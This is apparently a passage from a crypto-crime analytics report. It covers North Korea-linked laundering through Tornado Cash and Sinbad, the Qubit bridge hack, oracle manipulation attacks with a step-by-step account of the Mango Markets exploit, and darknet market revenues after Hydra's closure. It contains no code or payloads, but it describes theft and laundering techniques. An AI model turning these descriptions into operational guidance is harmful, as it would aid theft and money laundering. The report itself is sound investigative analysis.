their increased transparency compared to centralized services — but rather because DeFi hacks often result in cybercriminals acquiring large quantities of illiquid tokens that aren't listed at centralized exchanges. The hackers therefore must turn to other DeFi protocols, usually DEXes, to swap for more liquid assets.



Besides DeFi protocols, North Korea-linked hackers also tend to send large sums to mixers, which have typically been the cornerstone of their money laundering process. In fact, funds from hacks carried out by North Korea-linked hackers move to mixers at a much higher rate than funds stolen by other individuals or groups. But which mixers do they use? We'll dig in below.

Meet the new mixer North Korean hackers have turned to following Tornado Cash's OFAC designation


For much of 2021 and 2022, North Korea-linked hackers almost exclusively used Tornado Cash to launder cryptocurrency stolen in hacks. It's not hard to see why — Tornado Cash was for a time the biggest mixer operating, and its [unique technical attributes](#) made the funds it mixes relatively difficult to trace.



However, the hackers adapted when [Tornado Cash was sanctioned](#) in August 2022. While North Korea-linked hackers have still sent some funds to Tornado Cash since then, we can see above that they diversified their mixer usage in Q4 2022, soon after the mixer's designation. This may be due to the fact that, while still operational, Tornado Cash's overall transaction volume has fallen since its designations, and [mixers generally become less effective](#) when fewer people are using them. Since then, the hackers have turned to another mixer, Sinbad, which we'll look at in more detail below.

## Sinbad

Sinbad is a relatively new custodial Bitcoin mixer that began [advertising its services](#) on the BitcoinTalk forum in October 2022. Chainalysis investigators first observed wallets belonging to North Korea-linked hackers sending funds to the service in December 2022, which we can see on the Reactor graph below.



As we've seen in many North Korea-directed hacks, the hackers bridge the stolen funds from the Ethereum blockchain — including a portion of the funds stolen in the Axie Infinity hack — to Bitcoin, then send that Bitcoin to Sinbad. During December 2022 and January 2023, North Korea-linked hackers have sent a total of 1,429.6 Bitcoin worth approximately \$24.2 million to the mixer.


## North Korea-linked hackers in action: How the Qubit hack unfolded

Qubit was a South Korea-based DeFi lending protocol built on the BNB chain. Qubit also ran an associated protocol, the QBridge, that allows users to use assets on other chains as collateral to borrow against on Qubit, without actually moving those other assets onto BNB Chain. Users send assets they want to collateralize to a QBridge smart contract on those assets' chains, and QBridge mints an equivalent asset on the BNB Chain.

Unfortunately, as has happened with many [cross-chain bridges](#), hackers found an exploitable error in the code governing QBridge, and were able to drain the protocol of all of its holdings — roughly \$80 million in assets, making it South Korea's largest crypto theft of 2022. We can now share publicly for the first time that we have attributed this attack to North Korea-linked hackers, as was the case with so many other large DeFi hacks in 2022. Let's take a look at how the Qubit hack unfolded.

The exploit the Qubit hackers discovered allowed them to mint unlimited qXETH — an asset meant to represent Ether bridged from the Ethereum blockchain — from the QBridge, without actually depositing any Ether. The hackers used the unbacked qXETH as collateral to "borrow" all of the assets held by the protocol — mostly BNB coin but also several BEP-20 tokens — worth roughly \$80 million at the time of the theft. The hackers then bridged those funds to the Ethereum blockchain.


Once they bridged the funds from BNB Chain to Ethereum, the North Korean hackers used what was at the time their go-to money laundering strategy: They sent the funds to the mixer Tornado Cash. We can see an example of some of that activity following the Qubit hack below.



The hackers received their newly mixed Ether from Tornado Cash, and from there sent a portion to a decentralized exchange to be swapped for different ERC-20 tokens, while the rest was moved to deposit addresses at various centralized exchanges. The Qubit hack exemplifies many of the key elements of the North Korean hacking strategy we saw in 2022: Exploit a DeFi protocol, bridge the funds to a blockchain where funds can't be frozen, mix them, and move them to a centralized exchange. In this case, South Korea's Transnational Crime Information Center (TCIC) of the National Intelligence Service (NIS) was able to trace the funds in partnership with Chainalysis following the theft.

While North Korea-linked hackers are undoubtedly sophisticated and represent a significant threat to the cryptocurrency ecosystem, law enforcement and national security agencies' ability to fight back is growing. Last year, for example, we saw the first ever seizure of funds stolen by North Korea-linked hackers, when agents [recovered \\$30 million](#) worth of cryptocurrency stolen in the Axie Infinity Ronin Bridge hack. We expect more such stories in the coming years, largely due to the transparency of the blockchain. When every transaction is recorded in a public ledger, it means that law enforcement always has a trail to follow, even years after the fact, which is invaluable as investigative techniques improve over time. Their growing capabilities, combined with the efforts of agencies like OFAC to cut off hackers' preferred money laundering services from the rest of the crypto ecosystem, means that these hacks will get harder and less fruitful with each passing year.

# Oracle Manipulation Attacks






## Oracle Manipulation Attacks a Rising, Unique Concern for DeFi

As we covered in our section on stolen funds, 2022 was the biggest year in crypto hacking history, with more than \$3.8 billion stolen. However, not all of those attacks were what one may think of as hacks in the traditional sense. In some cases, bad actors were able to drain DeFi protocols of funds without actually taking advantage of an error in the protocol's code. These attackers were able to do this by manipulating the [price oracles](#) DeFi protocols use to ensure the assets available on their platforms are priced in accordance with the wider cryptocurrency market. As such, we'll refer to these unique instances as **oracle manipulation attacks**.

Bad actors typically carry out oracle manipulation attacks by using large amounts of cryptocurrency to quickly increase the trading volume of low-liquidity tokens on the targeted DeFi protocol, which can lead to fast, significant price increases not reflective of the wider market. Those initial funds are often sourced through a [flash loan](#) if the attacker doesn't have the funds on hand. Once an asset's price has been driven up, the attacker can then exchange their artificially inflated holdings for other tokens with greater liquidity and a more consistent value, or use them as (worthless) collateral to borrow assets, never to be repaid.

Overall, we estimate that in 2022, DeFi protocols lost \$386.2 million in 41 separate oracle manipulation attacks.




Some attackers have tried to argue that oracle manipulation attacks aren't criminal in the same way a more straightforward hack is. In fact, Avraham Eisenberg, the individual behind one of the biggest oracle manipulation attacks of the year, claimed that his actions were perfectly legal and represented nothing more than a "[profitable trading strategy](#)." However, the [SEC](#) and [CFTC](#) both filed charges of market manipulation against him, with the DOJ also [bringing an indictment](#). While the trial hasn't happened yet, the complaint suggests that authorities won't allow these attackers to evade responsibility, even if the targeted protocol *technically* behaved as designed. Below, we'll look at Eisenberg's infamous million attack on Mango Markets as an example of how oracle manipulation attacks can work.

## Breaking down the Mango Markets exploit

One of the biggest oracle manipulation attacks of last year was the October 2022 attack of Mango Markets, a DEX on the Solana blockchain, which saw \$117 million in assets drained from the protocol. The Mango Markets exploit was particularly interesting in that the perpetrator, Avraham Eisenberg, identified himself publicly afterwards and argued that his actions didn't constitute a crime. Here's how the exploit occurred from an on-chain perspective:

1. Eisenberg started with \$10 million USDC (it's possible he also used funds not attributable to him on-chain to manipulate asset prices on other exchanges), split across two separate accounts at Mango Markets.
2. Eisenberg used one account to short 488 million MNGO (MNGO, or Mango, is the governance token for Mango Markets) — effectively selling 488 million MNGO on leverage — while the other account took the opposite side of that trade, using leverage to buy the same amount.
3. Eisenberg's leveraged purchase of MNGO, combined with further buying of MNGO on other DEXes, pushed the price of MNGO up very quickly on spot exchanges. This was possible because MNGO was a low-liquidity asset without much trading volume. The account used to purchase MNGO immediately profited roughly \$400 million in paper gains because all of Eisenberg's buying activity significantly boosted the asset's price.
4. With such a high portfolio value, Eisenberg was able to borrow against his artificially inflated MNGO holdings and remove virtually all of the assets held by Mango Markets. This activity caused MNGO's price to drop immediately, so his long positions were liquidated due to loss of collateral value, but it was too late — Eisenberg had already "borrowed" all of Mango Market's assets with any real value.

We can see this activity on the [Chainalysis Storyline](#) below:




Adding insult to injury, Eisenberg used the MNGO he still held after the exploit to propose and vote on a governance proposal that would allow him to return \$10 million worth of cryptocurrency stolen in the attack, and keep the rest as a “bug bounty.” The proposal eventually passed. While most hackers avoid publicity, Eisenberg was open about his role in the Mango Markets exploit, and seemed convinced that because the code had at all times technically run as designed, he had done nothing wrong. He even [appeared](#) on Laura Shin’s popular *Unchained Podcast* to explain this perspective.




However, as the SEC [lays out](#) in its complaint, Eisenberg's actions allegedly qualify as market manipulation due to the false increase in MNGO trading volume — 2,000% higher on the day of the exploit compared to the average over the previous ten days — that he orchestrated. Since charges were filed, Mango Markets has also [sued Eisenberg](#) for the difference between what he stole and what he returned as a result of his governance proposal, arguing that Eisenberg was not engaged in “lawful bargaining” when he negotiated his bug bounty with the Mango Markets DAO.

# Darknet Markets




# How Darknet Markets Fought for Users In the Wake of Hydra's Collapse

2022 saw a decline in revenue from the previous year for darknet markets and fraud shops. Total darknet market revenue for 2022 ended at \$1.5 billion, down from \$3.1 billion in 2021.



Four of the top five highest-earning darknet markets in 2022 were conventional, drug-focused darknet markets, while just one, Brian Dumps, was a fraud shop.

Top 25 darknet markets and fraud shops by revenue, 2022




Hydra Market led the way once again as the highest-earning darknet market in 2022, even though it was [sanctioned by OFAC and shut down](#) in a joint U.S.-German operation in April — no other market beat the revenue lead it built up in those four months. Salih Altuntas, a German Federal Police agent who worked on the case said, “Hydra had a monopoly, and that gave it the time and resources to build out unique services other markets couldn’t.”

For instance, Hydra prided itself on customer service, with perks and thoughtfulness one would expect more from a legitimate business than an online drug market. “Hydra had a service where users could send drugs in to be tested for purity,” said Altuntas. “They had a Telegram bot users could contact for first aid information in the event someone overdosed. They helped vendors connect with legal services in the event they were raided by police.”

As we’ll explore later, the three next-highest earning markets of the year — Mega Darknet Market, Blacksprut Market, and OMG!OMG! Market — all gained their initial market share in the wake of Hydra’s collapse, with on-chain data suggesting these markets made concerted efforts to attract former Hydra users and vendors.


Hydra’s closure prompted a sector-wide decline in darknet market revenues, with average daily revenue for all markets falling from \$4.2 million just prior to its closure and to \$447,000 immediately after. While drug markets’ collective revenue hasn’t recovered fully, it climbed slowly back toward previous levels in the second half of 2022. Fraud shops, however, have continued to decline.

**Daily revenue for darknet markets vs. fraud shops, 2020–2022**

Fraud shops are a unique segment of darknet markets that sell compromised data such as stolen credit card information and other forms of personally identifying information (PII) that can be used for fraudulent activity. This decline was triggered in part by the closure of prominent fraud shops like Bypass Shop, which was [shut down](#) in March. Brian Dumps, the biggest overall fraud shop for the year, also appears to have suffered a disruption as its revenue fell almost to zero in October, though it's unclear exactly why.

While darknet markets have largely recovered after Hydra's closure and fraud shops have not, single vendor shops showed a different pattern. Single vendor shops are standalone shops set up by individual drug vendors who have typically gathered a large customer base on a larger, traditional darknet market. Setting up a single vendor shop allows those vendors to save on fees that would ordinarily go to the administrators of a traditional darknet market.



